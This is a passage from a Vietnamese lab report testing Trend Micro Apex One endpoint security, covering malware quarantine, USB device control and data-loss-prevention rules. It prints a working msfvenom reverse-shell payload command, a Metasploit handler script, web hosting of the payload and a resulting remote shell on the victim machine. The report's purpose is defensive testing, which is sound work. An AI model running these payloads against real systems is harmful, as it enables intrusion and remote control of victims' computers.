
Trên máy Endpoint, lúc này đã ngăn chặn cuộc tấn công thành công:



- Kiểm tra kết nối trên máy Attacker:

```
meterpreter > dir
Listing: C:\Users\victim1\Downloads
=====
Mode          Size   Type  Last modified           Name
---          ---   ---    ---                  ---
100666/rw-rw-rw-  282   fil   2023-10-30 12:48:17 -0400  desktop.ini
100777/rwxrwxrwx  7680  fil   2023-11-29 08:32:16 -0500  shell_rev
meterpreter >
[!] 192.168.0.100 - Meterpreter session 1 closed. Reason: Died.
```

Thử download lại Malware:



- Lúc này malware đã bị quarantined (cách ly), đây là kết quả sau khi được xử lý bằng Machine learning đối với những loại malware không có trong signature.

4) Ngăn chặn các cuộc tấn công từ thiết bị lưu trữ ngoài

- Các thiết bị lưu trữ ngoài như USB thường nhỏ và dễ vỡ chuyền. Vì thế kẻ xấu có thể sử dụng để đánh cắp dữ liệu bằng cách sao chép từ máy của tổ chức. Hoặc có thể phát tán mã độc được cài đặt sẵn trên các thiết bị lưu trữ ngoài hay từ máy này sang máy khác khi sử dụng các thiết bị này trên nhiều máy.
- Apex One có khả năng ngăn chặn rủi ro trên bằng cách cấp phép các thiết bị lưu trữ ngoài bằng Device Control Rule. Để sử dụng tính năng này, nhóm đã thực hiện tấn công reverse shell khi cắm USB vào máy nạn nhân, sau đó sử dụng Apex để ngăn chặn.

Đầu tiên thực hiện tạo payload trên máy Attacker:

- Tạo payload bằng tool msfvenom như sau:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.81.23.100  
LPORT=3333 -f exe -o shell_reverse.exe
```

The screenshot shows a terminal window titled 'rvtcp.msf' with the following command and its output:

```
root@kali:~/Desktop/rvtcp.msf
1 use multi/handler
2 set payload windows/shell_reverse_tcp
3 set lhost 10.81.23.100
4 set lport 3333
5 exploit

[*] msfvenom -p windows/shell_reverse_tcp lhost=10.81.23.100 lport=3333 -f exe -o shell_reverse.exe
[*] warning: previous definition of NAME was here
[*] warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
[*] warning: already initialized constant EdsAsha2Nistp256::NAME
[*] warning: previous definition of NAME was here
[*] warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
[*] warning: already initialized constant EdsAsha2Nistp256::PREFERENCE
[*] warning: previous definition of PREFERENCE was here
[*] warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
[*] warning: already initialized constant EdsAsha2Nistp256::IDENTIFIER
[*] warning: previous definition of IDENTIFIER was here
[*] warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
[*] warning: previous definition of NAME was here
[*] warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
[*] warning: already initialized constant EdsAsha2Nistp256::PREFERENCE
[*] warning: previous definition of PREFERENCE was here
[*] warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
[*] warning: already initialized constant EdsAsha2Nistp256::IDENTIFIER
[*] warning: previous definition of IDENTIFIER was here
[*] warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
[*] warning: already initialized constant EdsAsha2Nistp256::Platform::Windows
[*] No arch selected, selecting arch: x86 from the payload
[*] No encoder specified, outputting raw payload
Payload size: 324 bytes
[*] saved as: shell_reverse.exe

[*] msfconsole -r /home/kali/Desktop/rvtcp.msf
```

- Payload nhằm tạo ra 1 reverse shell bằng file thực thi exe với tên là shell_reverse.exe
- Trong payload, LHOST và LPORT chính là IP và Port được mở để lắng nghe kết nối trên máy Attacker.

Thực hiện exploit và đợi kết nối từ máy Victim (Endpoint):

- Sử dụng tool msfconsole để thực hiện tấn công
- Set LHOST và LPORT là địa chỉ IP và PORT của Attacker để tiến hành lắng nghe, sau đó exploit, lúc này máy Attacker đang thực hiện lắng nghe kết nối trên port 3333

The screenshot shows a terminal window with the following command:

```
root@kali:~/Desktop/rvtcp.msf
[*] msfconsole -r /home/kali/Desktop/rvtcp.msf
```

```

1 use multi/handler
2 set payload windows/shell_reverse_tcp
3 set lhost 10.81.23.100
4 set lport 3333
5 exploit

```

File Actions Edit View Help

```

key_algorithm/ecdsa_sha2_nistp256.rb:33: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
key_algorithm/ecdsa_sha2_nistp256.rb:33: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/1.8.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/1.8.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
/usr/share/metasploit-framework/vendor/bundle/ruby/1.8.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/1.8.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
/usr/share/metasploit-framework/vendor/bundle/ruby/1.8.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:10: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/1.8.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:10: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
/usr/share/metasploit-framework/vendor/bundle/ruby/1.8.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:10: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/1.8.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:10: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
/usr/share/metasploit-framework/vendor/bundle/ruby/1.8.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:10: warning: previous definition of IDENTIFIER was here

```

METASPLOIT

```

[*] Processing /home/kali/Desktop/rvtcp.msf for ERB directives.
resource (/home/kali/Desktop/rvtcp.msf); use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/home/kali/Desktop/rvtcp.msf); set payload windows/shell_reverse_tcp
payload windows/shell_reverse_tcp
resource (/home/kali/Desktop/rvtcp.msf); set lhost 10.81.23.100
lhost => 10.81.23.100
resource (/home/kali/Desktop/rvtcp.msf); set lport 3333
lport => 3333
resource (/home/kali/Desktop/rvtcp.msf); exploit
[*] Started reverse TCP handler on 10.81.23.100:3333

```

Metasploit tip: View advanced module options with advanced

Một bên khác, upload malware lên Web Server đã được build sẵn ở máy Attacker

```

1 use multi/handler
2 set payload windows/shell_reverse_tcp
3 set lhost 10.81.23.100
4 set lport 3333
5 exploit

```

File Actions Edit View Help


```

root@kali:~# cp shell_reverse.exe /var/www/html/
[+] root@kali:~# service apache2 start
[+] root@kali:~# 

```

Thực hiện tấn công trên máy nạn nhân

- Bên máy nạn nhân, thực hiện cắm USB đã có chứa sẵn chương trình tự động thực thi khi kết nối, thực hiện tải file shell_reverse.exe trên dịch vụ web của attacker.



- Lúc này attacker đã thực hiện tấn công revers shell thành công

The terminal window shows Metasploit exploit code for a reverse TCP shell:

```
1 use multi/handler
2 set payload windows/shell_reverse_tcp
3 set lhost 10.81.23.100
4 set lport 3333
5 exploit
```

The exploit output shows the process of generating the payload and starting the handler:

```
[*] Processing: /home/kali/Desktop/rvtcp.msf for E8B directives.
[*] Using configured payload generic/shell_reverse_tcp
[*] Using configured handler
[*] Using configured payload windows/shell_reverse_tcp
[*] payload = windows/shell_reverse_tcp
[*] resource = /home/kali/Desktop/rvtcp.msf
[*] resource = /home/kali/Desktop/rvtcp.msf
[*] set lhost 10.81.23.100
[*] resource = /home/kali/Desktop/rvtcp.msf
[*] set lport 3333
[*] resource = /home/kali/Desktop/rvtcp.msf
[*] exploit
[*] Started reverse TCP handler on 10.81.23.100:3333
[*] Command shell session 1 opened (10.81.23.100:3333 → 192.168.23.150:49982) at 2023-12-05 10:42:16 -0500
```

The terminal then shows a Windows command prompt session on drive C:

```
Shell Banner:
Microsoft Windows [Version 10.0.19045.3693]

E:\>cd /d C:
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is E616-9E57


Directory of C:\

12/07/2019 01:16 AM <DIR>          PerLogs
12/05/2023 04:52 PM <DIR>          Program Files
12/05/2023 04:52 PM <DIR>          Program Files (x86)
12/04/2023 06:26 PM <DIR>          User
12/05/2023 10:27 PM <DIR>          Windows
          0 File(s)      0 bytes
          5 Dir(s)  5,309,583,360 bytes free

C:\>hostname
hostname
DESKTOP-06VWIRP
C:\>
```

Để ngăn chặn các cuộc tấn công như trên thực hiện, trên Server tạo tính năng bảo mật:


- Đầu tiên vào Policies -> Policy Management
- Tại giao diện này nhấn để tạo chính sách mới
- Tiếp theo click vào Targets -> Manage targets và chọn Endpoint để deploy policy này.
- Ta có thể chọn endpoint theo Host name, IP address và hệ điều hành.




- Sau khi chọn được Endpoint mong muốn click vào Add specific targets -> Ok




- Sau đó vào mục Device Control -> Internal Agents -> All users, ở đây sẽ thực hiện thêm chính sách cho tất cả users trên host được áp dụng chính sách.




- Tại Storage Devices -> USB storage drives chọn Block để thực hiện ngăn chặn mọi quyền từ USB, ngoài ra còn có thể tùy chọn các quyền trên USB hoặc ngăn chặn các AutoRun function trên USB



- Click vào Save ở góc dưới màn hình để deploy policy. Quá trình này tốn vài phút để thực hiện.
- Sau khi cập nhật chính sách thành công trên host, thực hiện lắng nghe từ máy attacker sau đó cắm USB vào máy nạn nhân.



- Lúc này Apex One thực hiện cảnh báo và ngăn chặn từ USB



5) Ngăn chặn mất mát dữ liệu (Data Loss Prevention)

- Apex One có khả năng ứng phó với việc mất mát dữ liệu bằng cách hạn chế những thiết bị USB, CD/DVD bằng các chính sách DLP.
- Chống thất thoát dữ liệu trên các lưu trữ cloud nhờ vào thực thi mã hóa tệp cũng như sử dụng ứng dụng SaaS với DLP dành riêng cho Microsoft® Office 365®.
- Phát hiện và phản ứng với việc sử dụng dữ liệu không phù hợp dựa trên từ khóa, regexp và định dạng tệp tin.
- Nhóm sẽ thử nghiệm tính năng này trong ngữ cảnh mất mát dữ liệu tài sản như credit card.
- Nhóm tạo 1 file gồm nhữ số thẻ của card visa, paypal để tiến hành thử nghiệm như sau:

```

creditcard_info.txt - Notepad
File Edit Format View Help
378282246310005
371449635398431
378734493671000

```

Ln 3, Col 16 180% Windows (CRLF) UTF-8

Tạo policy ứng phó với mất mát dữ liệu:

- Truy cập vào thư mục Policies -> Policy management, tại mục product chọn Apex One Data Loss Prevention


	Owner	Last Editor	Targets	Deployed	Pending	Offline	With Issues
Locked	20520463@gm.uit.edu.vn	20520463@gm.uit.edu.vn	Specified	1	0	0	0

Total: 1

- Tạo policy, tiếp theo click vào Apex One DLP, trong mục Rules, chọn Add.
- Lúc này server sẽ popup lên một tab để chọn Rule:

- Ở tab Template click vào rule cần deploy, ở đây nhóm chọn Credit Card Number sau đó click và Add.
- Ở Tab tiếp theo là channel, để chọn những dịch vụ mà sẽ được áp dụng DLP.


- Ở tab cuối cùng là Action để block hoặc pass với những dữ liệu trùng với rule ở tab Template. Ở đây nhóm sẽ chọn block để ngăn chặn mất mát dữ liệu creditcard




- Cuối cùng là save và Deploy

Gửi dữ liệu lên credit card lên Google Drive:

